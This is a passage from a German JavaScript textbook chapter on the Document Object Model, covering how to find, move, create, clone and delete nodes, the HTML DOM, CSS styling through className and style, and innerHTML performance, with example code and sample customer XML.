wir den Namen des Knoten an unsere Ausgabe ❸ und durchlaufen dann die Liste der Kind-Knoten ❹. Für jeden Kind-Knoten rufen wir dann rekursiv die Funktion *traverseDocument* auf ❺. Da die `for`-Schleife bei einer leeren Kind-Knoten-Liste nie betreten wird, benötigen wir für die Rekursion keine explizite Abbruchbedingung. Zu guter Letzt müssen wir nur noch sicherstellen, dass der generierte HTML-Code einmalig – nämlich beim ersten Aufruf der *traverseDocument*-Funktion – von einem `<ul>`-Tag-Paar umschlossen wird ❻. Ansonsten würde unser „Listenbaum“ nicht korrekt angezeigt.

Abb. 5.2 Visualisierung des DOM-Baums



5.3.3 Auffinden von Knoten

Alternativen zur vollständigen Traversierung

Das vollständige Durchlaufen eines DOM-Baums zum Auffinden eines bestimmten Knotens ist natürlich sehr umständlich. Aus diesem Grund bietet das DOM mehrere Wege, gezielt anhand bestimmter Kriterien nach Knoten zu suchen. Die Möglichkeiten sind zwar im Vergleich etwa zu XPath sehr beschränkt, reichen in der Praxis aber für die meisten Aufgaben aus.

5.3.3.1 getElementsByTagName

Nach Tag-Namen suchen

Zum Auffinden von Knoten anhand ihres Tag-Namens dient die Methode `getElementsByTagName`. Sie erwartet als einzigen Parameter den zu suchenden Tag-Namen und liefert eine Liste der gefundenen Elemente zurück. Ein Beispiel:

```
var vornamen =
  dokument.getElementsByTagName("Vorname");
ausgabe += vornamen.length +
  " Vorname(n) gefunden<br />";

for (var i = 0; i < vornamen.length; i++) {
  var element = vornamen[i];
  ausgabe += element.firstChild.nodeValue +
    "<br />";
}
```

Hier suchen wir alle `<Vorname>`-Tags im gesamten Dokument und geben ihren Text-Inhalt anschließend auf dem Bildschirm aus. Die Methode `getElementsByTagName` traversiert dabei den DOM-Baum, sodass auch Elemente auf tieferen Ebenen gefunden werden. Möchte man statt des gesamten Dokuments nur einen Teilbaum durchsuchen, so ist dies ebenfalls möglich. Dazu holt man sich einfach eine Referenz auf den Wurzel-Knoten des Teilbaums und ruft darauf dann die `getElementsByTagName`-Methode auf. Betrachten Sie dazu das folgende XML-Dokument:

Listing 5.4

```
<?xml version="1.0"?>
<Kunden>
  <PrivatKunden>
    <Kunde>
      <Name>Max Mustermann</Name>
    </Kunde>
    <Kunde>
      <Name>Martina Mustermann</Name>
    </Kunde>
  </PrivatKunden>
  <GeschaeftsKunden>
    <Kunde>
      <Name>Jane Doe</Name>
    </Kunde>
  </GeschaeftsKunden>
</Kunden>
```

Um sich hier nur die Namen der Privatkunden anzeigen zu lassen, können Sie den folgenden Code benutzen:

```
var privatKunden =
  dokument.getElementsByTagName(
    "PrivatKunden")[0]; ❶
var namen =
  privatKunden.getElementsByTagName("Name");
for (var i = 0; i < namen.length; i++) {
  ausgabe += namen[i].firstChild.nodeValue +
    "<br />";
}
```

Zunächst verwenden wir `getElementsByTagName`, um uns einen Verweis auf das <*PrivatKunden*>-Element zu besorgen. Da `getElementsByTagName` unabhängig von der Anzahl der gefundenen Knoten stets eine Liste zurückliefert, verwenden wir den Index-Operator ❶, um uns direkt das erste (und einzige) gefundene Element zu holen. Auf diesem Element rufen wir dann erneut `getElementsByTagName` auf und erhalten dann eine Liste aller <*Name*>-Elemente unterhalb des <*PrivatKunden*>-Elements.

Alle Tags ausgeben

Die `getElementsByTagName`-Methode kann außerdem dazu verwendet werden, Dokumentbäume oder auch einzelne Teilbäume in eine lineare Liste umzuwandeln. Dazu übergibt man der Methode als Tag-Name einfach „*“. Die Methode traversiert dann wie gehabt den Dokumentbaum, filtert dabei aber nicht mehr nach bestimmten Tag-Namen, sondern schreibt jeden besuchten Tag in eine Liste.

5.3.3.2 getElementById

Ein bestimmtes Element suchen

Eine typische Situation bei der Arbeit mit Dokumentbäumen ist, dass man sich nur für ein spezielles Element interessiert, dessen genaue Position innerhalb der Dokumenthierarchie einem jedoch unbekannt ist. Mit unseren bisherigen Möglichkeiten sind wir für diese Situation nicht besonders gut gerüstet. Sicherlich könnte man sich hier mit `getElementsByTagName` behelfen oder einfach den gesamten Baum traversieren, doch das wäre der trivialen Aufgabe wie „mit Kanonen auf Spatzen zu schießen“. Glücklicherweise gibt es eine einfachere Möglichkeit.

Der ID-Mechanismus

Der XML- und auch der HTML-Standard sehen vor, dass Elemente mit einer ID versehen werden können. Diese ID muss dokumentweit einzigartig sein, was im Gegenzug bedeutet, dass sich ein Element anhand seiner ID eindeutig identifizieren lässt. Ein Beispiel:

Listing 5.5

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE Kunden [
  <!ATTLIST Kunde
    nr    ID    #REQUIRED ❶
  >
]>
<Kunden>
  <Kunde nr="39432">
    <Name>Max Mustermann</Name>
  </Kunde>
  <Kunde nr="39433">
    <Name>Martina Mustermann</Name>
  </Kunde>
</Kunden>
```

In diesem Beispiel-Dokument finden Sie zwei Kunden-Elemente, die jeweils über eine eindeutige Kundennummer verfügen. Um diese Kundennummer als ID-Attribut verwenden zu können, benötigen wir zunächst aber noch eine Doctype- ❶ oder XML-Schema-Definition, die den Typ des Attributs festlegt. Bei einem HTML-Dokument hingegen könnte man sich diesen Schritt sparen, denn die gängigen HTML-Doctypes sehen für alle Elemente ein ID-Attribut mit dem einleuchtenden Namen *id* vor.

Elemente anhand ihrer ID selektieren

Möchten wir nun beispielsweise den Namen der Kundin mit der Kundennummer 39433 am Bildschirm ausgeben, so können wir dies ohne größere Umwege tun. Dabei hilft uns die Methode `getElementById`, die sowohl von Dokument- als auch von Element-Knoten implementiert wird:

```
var martinaMustermann = dokument.
  getElementById("39433");
ausgabe = martinaMustermann.
  getElementsByTagName("Name")[0].
    firstChild.nodeValue;
```

Hier besorgen wir uns zunächst einen Verweis auf das Kunden-Element mit der ID 39433. Mit diesem Element können wir dann wie gewohnt arbeiten und uns z. B. über die Beziehungs-Attribute, oder wie in diesem Fall über die Methode `getElementsByTagName`, Zugriff auf den <*Name*>-Kind-Knoten verschaffen.

5.3.4 Manipulieren des DOM-Baums

Bisher haben wir uns darauf beschränkt, mit Hilfe des DOM Dokumentbäume zu durchsuchen. Das DOM sieht aber auch eine Reihe von Funktionen vor, dies es erlauben, neue Knoten zu erstellen, bestehende Knoten zu löschen oder die Anordnung von Knoten im Dokumentbaum zu verändern.

5.3.4.1 Knoten verschieben

Bedeutung der Position eines Knotens

Die Position eines Knotens innerhalb des Dokumentbaums kann bei einem XML-Dokument von großer Bedeutung sein – oder auch absolut irrelevant. Welche Positionen für die einzelnen Knoten überhaupt zulässig sind, bestimmt der Doctype oder das XML-Schema. Die Bedeutung der einzelnen Position hingegen bestimmt die Anwendung, die mit dem XML-Dokument arbeitet. Bei HTML-Dokumenten verhält sich die Sache ganz ähnlich; da HTML aber nicht nur die Struktur einer Seite, sondern auch zumindest teilweise ihre Darstellung beschreibt, hat hier eine Änderung der Position eines Knotens meist sichtbare Auswirkungen. Aus diesem Grund spielt das Verschieben von Knoten bei HTML-Dokumenten meist eine größere Rolle als bei XML.

Zum Verändern der Position von Knoten bietet das DOM zwei Methoden an, die von allen Knoten-Typen bereitgestellt werden. Die Funktionsweise dieser Methoden lässt sich am besten an einem Beispiel erläutern:

```
<?xml version="1.0"?>
<Kunde>
  <Vorname>Max</Vorname>
  <Nachname>Mustermann</Nachname>
  <Strasse>Musterstraße 22</Strasse>
</Kunde>
```

Zunächst speichern wir uns für jedes der in diesem Dokument vorhandenen Elemente eine Referenz in einer Variable:

```
var kunde = dokument.documentElement;
var vorname =
  kunde.getElementsByTagName("Vorname")[0];
var nachname =
  kunde.getElementsByTagName("Nachname")[0];
var strasse =
  kunde.getElementsByTagName("Strasse")[0];
```

Nun möchten wir das <*Vorname*>-Element zum letzten Kind-Knoten des <*Kunde*>-Elements machen. Um dies zu erreichen, benutzen wir die Methode `appendChild`:

```
kunde.appendChild(vorname);
```

Nach dem Ausführen dieser Zeile sieht das Dokument nun wie folgt aus:

```
<Kunde>
  <Nachname>Mustermann</Nachname>
  <Strasse>Musterstraße 22</Strasse>
  <Vorname>Max</Vorname>
</Kunde>
```

Nun möchten wir noch das <*Strasse*>-Element vor das <*Nachname*>-Element verschieben. Hierbei hilft uns die Methode `insertBefore`:

```
kunde.insertBefore(strasse, nachname);
```

Der Methode `insertBefore` übergeben wir zunächst den Knoten, der verschoben werden soll, und anschließend den Knoten, vor den unser Knoten eingefügt werden soll. Das Ergebnis dieser Operation sieht wie folgt aus:

```
<Kunde>
  <Strasse>Musterstraße 22</Strasse>
  <Nachname>Mustermann</Nachname>
  <Vorname>Max</Vorname>
</Kunde>
```

Kein insertAfter

Interessanterweise kennt das DOM keine Methode *insertAfter*. Es gibt aber natürlich Situationen, in denen eine solche Funktion durchaus sinnvoll wäre. Glücklicherweise hat man hier bei der Entwicklung des DOM-Standards mitgedacht und so lässt sich ein *insertAfter* mit Hilfe von `insertBefore` ganz einfach simulieren. Möchte man im obigen Beispiel etwa das Element <*Strasse*> hinter das Element <*Nachname*> verschieben, so schreibt man einfach

```
kunde.insertBefore(strasse,
  nachname.nextSibling);
```

Dieser Code funktioniert auch dann, wenn es gar keinen `nextSibling` gibt, wenn man ein Element also hinter dem letzten Kind-Knoten einfügen möchte. Der DOM-Standard sieht hier nämlich vor, dass sich `insertBefore` genau wie `appendChild` verhält, wenn der zweite Parameter `null` ist. Eine entsprechende Fallunterscheidung ist also nicht notwendig.

5.3.4.2 Knoten erstellen

insertBefore und appendChild: Verschieben und Einfügen

Gerade haben Sie erfahren, dass Sie die Methoden `appendChild` und `insertBefore` verwenden können, um Knoten innerhalb des Dokumentbaums zu verschieben. Das ist allerdings nur die halbe Wahrheit, denn die beiden Methoden können auch auf Knoten angewendet werden, die sich noch gar nicht im Dokumentbaum befinden, also etwa auf Knoten, die Sie selbst neu erstellen möchten.

Für die Erstellung neuer Knoten gibt es, entsprechend den verschiedenen Knoten-Typen, eine Reihe von Methoden. Für unsere Zwecke sind nur die beiden Methoden `createElement` für die Erstellung neuer Element-Knoten, und `createTextNode` für Erstellung von Text-Knoten von Interesse.

Zur Veranschaulichung der Funktionsweise der beiden Methoden ein Beispiel:

```
<?xml version="1.0"?>
<Kunde>
  <Vorname>Max</Vorname>
  <Nachname>Mustermann</Nachname>
</Kunde>
```

Dem Element *Kunde* soll nun ein neuer Kind-Knoten <*Strasse*> hinzugefügt werden, der einen Text-Knoten mit dem Wert „Musterstraße 22“ enthält. Der folgende Code liefert das gewünschte Ergebnis:

```
var kunde = dokument.documentElement; ❶
var strasse =
  dokument.createElement("Strasse"); ❷
var strasseText =
  dokument.createTextNode(
    "Musterstraße 22"); ❸
strasse.appendChild(strasseText); ❹
kunde.appendChild(strasse); ❺
```

Zunächst besorgen wir uns eine Referenz auf das <*Kunde*>-Element ❶. Dann erzeugen wir mit Hilfe der Methode `createElement` ein neues <*Strasse*>-Element ❷. Den Tag-Namen des zu erzeugenden Elements übergeben wir der Methode dabei als Zeichenkette. Mit Hilfe der `createTextNode`-Methode erzeugen wir schließlich einen neuen Text-Knoten mit dem Wert „Musterstraße 22“ ❸. Das <*Strasse*>-Element und der Text-Knoten sind zu diesem Zeitpunkt noch nicht miteinander verbunden. Um das zu ändern, rufen wir auf dem <*Strasse*>-Element die Methode `appendChild` auf und übergeben ihr unseren Text-Knoten ❹. Damit wird der Text-Knoten zum Kindknoten von <*Strasse*>. Jetzt bleibt nur noch, das <*Strasse*>-Element in den Dokumentbaum einzufügen ❺, wofür ein zweites Mal `appendChild` zum Einsatz kommt.

5.3.4.3 Knoten duplizieren

Flache oder tiefe Kopie

Insbesondere bei HTML-Dokumenten möchte man manchmal bestehende Knoten vervielfältigen. Hierfür bietet das DOM die Methode `cloneNode` an. Dabei haben Sie die Wahl, ob Sie eine flache Kopie erstellen möchten, bei der möglicherweise vorhandene Kind-Knoten nicht mit dupliziert werden, oder eine tiefe Kopie, bei der der gesamte Teilbaum mit kopiert wird. Ein Beispiel:

```
<?xml version="1.0"?>
<Kunde>
  <Vorname>Max</Vorname>
</Kunde>
```

Zunächst speichern wir wieder Referenzen auf die einzelnen Elemente in zwei Variablen:

```
var kunde = dokument.documentElement;
var vorname =
  kunde.getElementsByTagName("Vorname")[0];
```

Nun erstellen wir einmal eine flache- und dann eine tiefe Kopie des <*Vorname*>-Knotens und fügen die so duplizierten Knoten wieder in den Dokumentbaum ein:

```
var vornameFlach =
  vorname.cloneNode(false);
var vornameTief = vorname.cloneNode(true);
kunde.appendChild(vornameFlach);
```

```
kunde.appendChild(vornameTief);
```

Die Methode `cloneNode` wird jeweils auf dem zu duplizierenden Knoten aufgerufen. Soll eine flache Kopie erstellt werden, so übergibt man der Methode den Wert `false` und für eine tiefe Kopie den Wert `true`. Nach Ausführung des obigen Codes sieht unser XML-Dokument dann wie folgt aus:

```
<Kunde>
  <Vorname>Max</Vorname>
  <Vorname /> ❶
  <Vorname>Max</Vorname>
</Kunde>
```

Bei der flachen Kopie fehlt wie zu erwarten der Textinhalt ❶, während dieser bei der tiefen Kopie mit dupliziert wurde.

5.3.4.4 Knoten löschen

Löschen über den Elternknoten

Für das Löschen von Knoten stellt das DOM die Methode `removeChild` zur Verfügung. Um mit Hilfe dieser Methode einen Knoten zu löschen, muss man sich zuerst einen Verweis auf dessen Eltern-Knoten besorgen. Dann ruft man die Methode `removeChild` auf und übergibt ihr einen Verweis auf den zu löschenden Kind-Knoten. Dass zum Löschen eines Knotens stets ein Umweg über den Eltern-Knoten notwendig ist, mag zunächst etwas umständlich erscheinen.

Microsofts proprietäre removeNode-Methode

Bei Microsoft empfand man diesen Umstand scheinbar sogar als so unbefriedigend, dass man eine neue Methode *removeNode* eingeführt hat, die es erlaubt, Knoten direkt zu löschen. Diese Methode ist allerdings nicht Teil des DOM-Standards und funktioniert ausschließlich im Internet Explorer – es empfiehlt sich also, auf ihren Einsatz zu verzichten. Dass man bei der Standardisierung des DOM auf eine *removeNode*-Methode verzichtet hat, war vermutlich eine bewusste Design-Entscheidung. Betrachten Sie dazu einmal den folgenden Code:

```
var vorname =
  dokument.getElementsByTagName(
    "Vorname")[0];
vorname.removeNode();
```

Der Aufruf von *removeNode* sagt letztlich: „Knoten, lösche dich selbst“. Das mag technisch zwar kein Problem sein, denn jeder

DOM-Knoten besitzt einen Verweis auf seinen Eltern-Knoten. Die „Metapher“, dass sich ein Knoten selbst löscht, ist allerdings etwas fragwürdig. Zusätzlich ruft man hier eine Methode auf einem Objekt auf, die dazu führt, dass das Objekt selbst gelöscht wird und alle Verweise darauf auf `null` gesetzt werden. Auch das ist nicht ganz unproblematisch.

Um trotzdem einen konkreten Knoten zu löschen, benutzen Sie einfach folgende Schreibweise:

```
var vorname =
  dokument.getElementsByTagName(
    "Vorname")[0];
vorname.parentNode.removeChild(vorname);
```

5.4 Das HTML-DOM

Mehr als nur die Manipulation von Dokumentbäumen

Auf den vorherigen Seiten haben Sie erfahren, wie Sie mit Hilfe des Document Object Models Dokumentbäume traversieren und auch manipulieren können. Damit kennen Sie bereits die wichtigsten Grundlagen für die Arbeit mit dem HTML-DOM. Doch mit dem Traversieren und Manipulieren von DOM-Bäumen ist es in den meisten Fällen nicht getan. Um wirklich dynamische Web-Anwendungen entwickeln zu können, müssen Sie auch auf Ereignisse durch Benutzeraktionen reagieren, Sie müssen Stylesheets anwenden und vieles mehr. Die entsprechenden Schnittstellen hierfür werden in einer ganzen Reihe von Spezifikationen genauestens beschrieben. Das HTML-DOM ist nur eine davon. Insofern mag der Titel dieses Unterkapitels nicht ganz korrekt sein. Da sich letztendlich aber doch (fast) alles um HTML dreht, sollten Sie sich daran nicht zu sehr stören.

5.4.1 Erste Schritte

Zugriff auf den HTML-DOM-Baum

In den bisherigen Beispielen haben wir einen XML-Parser verwendet, um einen DOM-Baum zu erhalten. Bei der Arbeit mit HTML-Dokumenten fällt dieser Schritt natürlich weg. Zugriff auf den DOM-Baum erhalten wir hier über die globale Variable `document`, die Sie vielleicht bereits aus vorherigen Beispielen kennen. Die `document`-Variable verweist sinnigerweise auf das Dokument-Objekt der HTML-Seite. Darüber haben Sie wie gewohnt Zugriff auf den Wurzel-Knoten des Dokuments (`documentElement`)

und den gesamten Satz an Methoden zur Traversierung des Baums (`getElementById` und `getElementsByTagName`) sowie zum Erstellen neuer Knoten (`createElement` und `createTextNode`). Ein Beispiel:

Listing 5.6

```
<html>
<body>
  <div>Vorname: Max</div>
  <div>Nachname: Mustermann</div>
  <div id="strasse">
    Straße: Musterstraße 22 ❶
  </div>

  <script type="text/javascript">
    var divs =
      document.getElementsByTagName("div"); ❷
    for (var i = 0; i < divs.length; i++) {
      divs[i].firstChild.nodeValue =
        divs[i].firstChild.
          nodeValue.toUpperCase(); ❸
    }
    var strasse =
      document.getElementById("strasse"); ❹
    strasse.firstChild.nodeValue =
      "STRASSE: MUSTERWEG 41"; ❺

    var ort =
      document.createElement("div"); ❻
    var textKnoten =
      document.createTextNode(
        "ORT: MUSTERSTADT"); ❼
    ort.appendChild(textKnoten);
    document.body.appendChild(ort); ❽
  </script>
</body>
</html>
```

Hier definieren wir zunächst eine HTML-Seite, die aus drei `<div>`-Elementen besteht, welche jeweils einen kurzen Text enthalten ❶. Die `<div>`-Elemente sollen nun über JavaScript-Code manipuliert werden. Dazu besorgen wir uns zunächst über die `getElementsByTagName`-Methode eine Liste aller `<div>`-Elemente ❷ und wandeln anschließend in einer Schleife deren Textinhalt in Großbuchstaben um ❸. Nun verwenden wir die

getElementById-Methode, um uns einen Verweis auf ein bestimmtes -Element zu besorgen ❹ und dessen Textinhalt durch eine neue Zeichenkette zu ersetzen ❺. Zu guter Letzt erzeugen wir ein neues -Element ❻ nebst zugehörigem Textinhalt ❼ und fügen es als letzten Kind-Knoten des <body>-Elements ein ❽. Dazu verwenden wir das HTML-DOM-spezifische Attribut body des Dokument-Objekts, welches stets auf den Element-Knoten des <body>-Tags einer HTML-Seite verweist.

5.4.2 Attribute auslesen und schreiben

Einfacher Zugriff auf HTML-spezifische Attribute

Das HTML-DOM sieht für jeden HTML-Tag einen eigenen Objekt-Typ vor. Auf diese Weise können die spezifischen Attribute eines Tags direkt durch Objekt-Attribute wiedergegeben werden. Ein Beispiel:

```
<html>
<body>
  <input type="text" id="feld" />

  <script type="text/javascript">
    var feld =
      document.getElementById("feld"); ❶
    feld.value = "Max Mustermann"; ❷
  </script>
</body>
</html>
```

Um das Attribut *value* eines XML-Elements zu manipulieren, müssten Sie die Methode setAttribute aufrufen und ihr den Namen des Attributs sowie den neuen Wert übergeben; die gleiche Vorgehensweise ist auch in HTML möglich. Es geht allerdings auch einfacher. Im obigen Beispiel besorgen wir uns zunächst eine Referenz auf ein <input>-Element ❶. Dieses Element ist vom Typ HTMLInputElement und bildet als solches alle für ein <input>-Element zulässigen Attribute als Objekt-Attribute ab. Um also das value-Attribut des Elements zu setzen oder auszulesen, können wir einfach die Punkt-Notation verwenden ❷.

Benennung der Attribute

Auf die gleiche Weise lassen sich auch die Attribute aller anderen HTML-Tags manipulieren. Dabei stimmen die Namen der DOM-Attribute mit den Namen der HTML-Attribute überein. Sie müssen nur beachten, dass die DOM-Attribute die JavaScript-typische

Camel-Case-Notation verwenden. Das HTML-Attribut `accesskey` zum Beispiel heißt als DOM-Attribut dehalb `accessKey`.

5.4.3 Style-Sheets

Trennung von Struktur und Darstellung

Bis vor einigen Jahren wurde HTML gleichermaßen für die Beschreibung strukturierter Dokumente wie für deren Formatierung eingesetzt. Wie sich jedoch bald herausstellte, hat die Vermischung von Struktur- und Darstellungsinformationen viele Nachteile. So kann man einem per HTML formatierten Dokument nur mit großem Aufwand ein neues Aussehen verleihen. Damit wird die Darstellung von HTML-Seiten auf unterschiedlichen Geräten erschwert. Eine aufwändig gestaltete HTML-Seite lässt sich etwa auf einem Mobiltelefon selten ohne Probleme darstellen. Auch das Drucken von HTML-Seiten ist ein Problem, denn eine Seite, die auf dem Bildschirm gut aussieht, kann auf einem Ausdruck praktisch unlesbar sein. Aus diesem Grund entschied man sich schließlich, Struktur und Darstellung voneinander zu trennen. Die Beschreibung der Struktur übernimmt dabei nach wie vor HTML, während die Beschreibung der Darstellung nun über Cascading-Style-Sheets (CSS) erfolgt. Die Formatierung von HTML-Seiten über CSS ist heute gang und gäbe; wie Sie CSS aus JavaScript heraus verwenden, erfahren Sie auf den folgenden Seiten.

5.4.3.1 Das className-Attribut

Klassennamen auslesen und setzen

Über das `className`-Attribut können Sie den CSS-Klassennamen eines HTML-Elements auslesen und auch setzen. So können Sie Formatierungen einmal definieren und dann beliebig oft anwenden. Ein Beispiel:

Listing 5.7

```
<html>
<head>
  <style type="text/css">
    .zeile, .graue-zeile {
      font-family: sans-serif;
      padding: 5px 0px;
      background-color: #FFF; ❶
    }

    .graue-zeile {
      background-color: #CCC;
```

```
    }
  </style>
</head>
<body>
  <script type="text/javascript">
    for (var i = 0; i < 10; i++) {
      var zeile =
        document.createElement("div");
      var text =
        document.createTextNode(
          "Zeile " + i);
      zeile.appendChild(text);
      if (i % 2 == 0) { ❷
        zeile.className = "graue-zeile"; ❸
      } else {
        zeile.className = "zeile"; ❹
      }
      document.body.appendChild(zeile);
    }
  </script>
</body>
</html>
```

Dieses Beispiel erzeugt insgesamt zehn `<div>`-Elemente, die abwechselnd entweder mit weißem oder grauem Hintergrund dargestellt werden. Dazu definieren wir zunächst zwei CSS-Klassen, die für die entsprechende Formatierung sorgen ❶. Beim Erzeugen der einzelnen `<div>`-Elemente verwenden wir den Modulo-Operator ❷, um jeder zweiten Zeile den Klassennamen *graue-zeile* zuzuweisen ❸, während die restlichen Zeilen den Klassennamen *zeile* erhalten ❹.

5.4.3.2 Das style-Attribut

Formatierung einzelner Elemente

Die eigentliche Stärke von CSS liegt darin, die Darstellung einer HTML-Seite von ihrer Struktur zu trennen. Sobald man allerdings damit anfängt, HTML-Seiten dynamisch zur Laufzeit zu erweitern, lässt sich diese Trennung nicht immer gänzlich durchhalten. Aus diesem Grund erlaubt es das DOM, einzelne HTML-Elemente unmittelbar und individuell zu formatieren. Zu diesem Zweck verfügt praktisch jedes HTML-Element über ein `style`-Attribut, auf das Sie auch über das DOM zugreifen können. Anders als die meisten

anderen DOM-Attribute speichert das `style`-Attribut jedoch nicht einfach eine Zeichenkette, sondern bildet vielmehr die verschiedenen CSS-Attribute als Attribute eines Objekts ab. Um für ein beliebiges CSS-Attribut seine DOM-Entsprechung zu erhalten, müssen Sie normalerweise nur die Bindestriche entfernen, und dann jeweils die ersten Buchstaben nach den Bindestrichen zu Großbuchstaben machen (Camel-Case). Aus dem CSS-Attribut `font-family` würde dann also `fontFamily`, `list-style-type` würde `listStyleType` und so weiter.

Im folgenden Beispiel soll die Verwendung des `style`-Attributs verdeutlicht werden. Dazu werden wir wieder dynamisch zehn `<div>`-Elemente erzeugen und diese dann direkt im JavaScript-Code formatieren. Dabei werden wir den eigentlichen Vorteil des `style`-Attributs ausnutzen, und jedem einzelnen Element eine individuelle Position zuweisen:

Listing 5.8

```
<html>
<body>
  <script type="text/javascript">
    for (var i = 0; i < 10; i++) {
      var box =
        document.createElement("div"); ❶
      box.style.width = "100px";
      box.style.height = "100px"; ❷
      box.style.position = "absolute"; ❸
      box.style.backgroundColor = "#00F"; ❹
      box.style.left =
        Math.random() * 1000 + "px";
      box.style.top =
        Math.random() * 1000 + "px"; ❺
      document.body.appendChild(box);
    }
  </script>
</body>
</html>
```

Zunächst erzeugen wir wie gewohnt mit Hilfe von `createElement` ein neues `<div>`-Element ❶. Anschließend weisen wir ihm eine Breite und Höhe zu ❷ und setzen das `position`-Attribut auf `absolute` ❸. Dieser Schritt erlaubt es uns, das Element an beliebiger Stelle auf der Seite zu platzieren. Als nächstes weisen wir dem Element noch eine blaue Hintergrundfarbe

zu ❹ und geben ihm dann zufällige X- und Y-Werte ❺, so dass im Normalfall jedes Element an einer anderen Position erscheint. Wenn Sie dieses Beispiel in einem Browser öffnen und die Seite dann neu laden, werden Sie feststellen, dass die -Elemente jedes Mal neu positioniert werden.

5.5 innerHTML

Nicht standardisiert aber überall verfügbar

Das Erzeugen neuer Knoten mit dem Document Object Model kann bisweilen etwas umständlich sein. Das ist insbesondere dann der Fall, wenn Knoten ineinander verschachtelt werden sollen. Das von Microsoft eingeführte Attribut `innerHTML` schafft hier Abhilfe. Obwohl `innerHTML` noch zu keinem offiziellen Standard gehört, wird es inzwischen von praktisch allen modernen Browsern unterstützt.

Mit Hilfe des `innerHTML`-Attributs erhält man sowohl lesenden als auch schreibenden Zugriff auf den HTML-Inhalt eines beliebigen Elements. Anders als beim DOM werden die einzelnen Elemente hier jedoch nicht in Form eines Baums zurückgeliefert, sondern schlichtweg als HTML-Code. Das hat sowohl Vor- als auch Nachteile: Zum einen können Sie so ganze Tag-Hierarchien über einfache Zeichenketten-Manipulationen erzeugen, zum anderen ist aber beispielsweise das Auslesen von Attributen einzelner Elemente sehr umständlich. Aus diesem Grund ist `innerHTML` kein Ersatz für das DOM, sondern eine sinnvolle Ergänzung.

schnelle Alternative zum DOM

Der größte Vorteil von `innerHTML` ist die Geschwindigkeit. Das Erstellen neuer Elemente mit `createElement` und das anschließende Einfügen in den Dokumentbaum mit `appendChild` oder `insertBefore` ist nicht nur umständlich, sondern auch langsam. Im Vergleich dazu ist die Arbeit mit `innerHTML` einfacher und oft um vieles schneller. Letzteres lässt sich anhand eines Beispiels leicht erklären:

Listing 5.9

```
<html>
<body>
  <ul id="liste"></ul>

  <script type="text/javascript">
    var liste =
      document.getElementById("liste");

   for (var i  = 0; i < 1000; i++) {
```

```
      var li = document.createElement("LI"); ❶
      li.appendChild(
        document.createTextNode("Test"));
      liste.appendChild(li); ❷
      }
  </script>
</body>
</html>
```

Hier werden in einer Schleife 1000 -Elemente per DOM erzeugt ❶ und direkt in ein entsprechendes -Element eingefügt ❷. Das hat jedoch zur Folge, dass der Browser in jedem Schleifendurchlauf die Anordnung der Elemente auf der Seite überprüfen und gegebenenfalls anpassen muss, was natürlich sehr aufwändig und deshalb auch langsam ist.

Nun setzen wir dieses Programm anstatt mit DOM mit innerHTML um:

Listing 5.10

```
<html>
<body>
  <ul id="liste"></ul>

  <script type="text/javascript">
    var liste =
      document.getElementById("liste");

    var lis = "";
    for (var i  = 0; i < 1000; i++) {
      lis += "<li>Test</li>"; ❶
    }
    liste.innerHTML = lis; ❷
  </script>
</body>
</html>
```

In dieser Form ist das Programm um etwa den Faktor 4 schneller als in der vorherigen Version. Das hat eine einfache Bewandtnis: Der obige Code erzeugt zunächst alle -Elemente, speichert den dazugehörigen HTML-Code in der Variable *lis* ❶ und fügt diesen dann auf einen Schlag in das -Element ein ❷. Dadurch muss der Browser nur noch ein einziges Mal die Anordnung der Elemente anpassen, was natürlich einiges an Aufwand spart.

Erst sammeln, dann aktualisieren

Zugegebenermaßen ist der Vergleich dieser beiden Programme nicht absolut fair, denn Elemente zunächst zu sammeln und dann mit einer einzigen Operation in den Dokumentbaum einzufügen ist auch mit dem DOM möglich. Zum Beispiel können Sie vor jeder größeren Einfügeaktion ein Container-`<div>` erzeugen, dann zunächst alle neuen Elemente an das `<div>` anhängen und dieses dann in den Dokumentbaum einfügen. Doch leider funktioniert solches Vorgehen nicht in allen Fällen (z. B. dürfen `<div>`-Elemente nicht als direkte Kind-Knoten von `<ul>`–Elementen eingefügt werden) und selbst mit diesem Trick hat `innerHTML` meist noch einen Geschwindigkeitsvorteil gegenüber dem DOM.

5.6 Ereignisse

Ereignisgetriebene Anwendungen

Eines der grundlegendsten Konzepte bei der Entwicklung grafischer Benutzeroberflächen ist das der Ereignisverarbeitung. Während Konsolen-Anwendungen (und auch traditionelle, seitenorientierte Web-Anwendungen) normalerweise einen absolut linearen Interaktionsfluss aufweisen, bei dem der Benutzer Aktionen nur in einer vorgegebenen Reihenfolge durchführen kann, liegt bei Anwendungen mit grafischer Benutzeroberfläche die Kontrolle über den Ablauf der Applikation weitestgehend in der Hand des Benutzers. Diese Tatsache hat jedoch nicht nur Auswirkungen auf den Anwender, sondern auch auf den Entwickler. Während Konsolen-Anwendungen in der Regel auch auf der Quelltext-Ebene sehr linear sind, arbeiten Anwendungen mit grafischer Benutzeroberfläche nach einem völlig anderen Muster. Hier lösen die verschiedenen Aktionen des Benutzers so genannte Ereignisse (engl. events) aus, die der Programmierer dann behandeln kann. Da das Eintreten solcher Ereignisse vom Anwender abhängt, befindet sich eine GUI-Anwendung[9] die meiste Zeit in einem Wartezustand. Diesen Wartezustand realisiert man normalerweise über eine sogenannte Event-Loop. Dabei handelt es sich um eine Endlosschleife, die in regelmäßigen Abständen nach neuen Ereignissen Ausschau hält. Die Ereignisse können vom Betriebssystem oder auch von der Anwendung selbst gemeldet werden. So teilt das Betriebssystem beispielsweise mit, dass eine Maustaste betätigt wurde. Die Anwendung kann dann etwa anhand der Mauskoordinaten bestimmen, welches GUI-Element von dem Mausklick betroffen ist, und ein entsprechendes Ereignis auslösen. Möchte man als Entwickler ein solches Ereignis behandeln, so muss man sich bei der Event-Loop registrieren. Dazu gibt man beispielsweise eine so

[9] GUI – engl. Graphical User Interface (Grafische Benutzeroberfläche)

genannte Callback-Funktion an, die bei Eintritt eines bestimmten Ereignisses aufgerufen wird.

Auch in JavaScript können Sie, mit Hilfe des Document Object Models Ereignis-getriebene Anwendungen schreiben. Der Browser fungiert dabei als eine Art Abstraktionsschicht zwischen Ihrem JavaScript-Code und dem Betriebssystem, sodass Sie sich um die Eigenheiten der einzelnen Systeme keine Gedanken machen müssen. Auch die Verbindung von Ereignissen und DOM-Objekten nimmt Ihnen der Browser ab. So können Sie zum Beispiel einen Mausklick gezielt nur dann behandeln, wenn sich der Mauszeiger dabei über einem bestimmten Element befunden hat. Die dafür notwendigen Koordinatenvergleiche übernimmt der Browser für Sie.

5.6.1 Ereignistypen

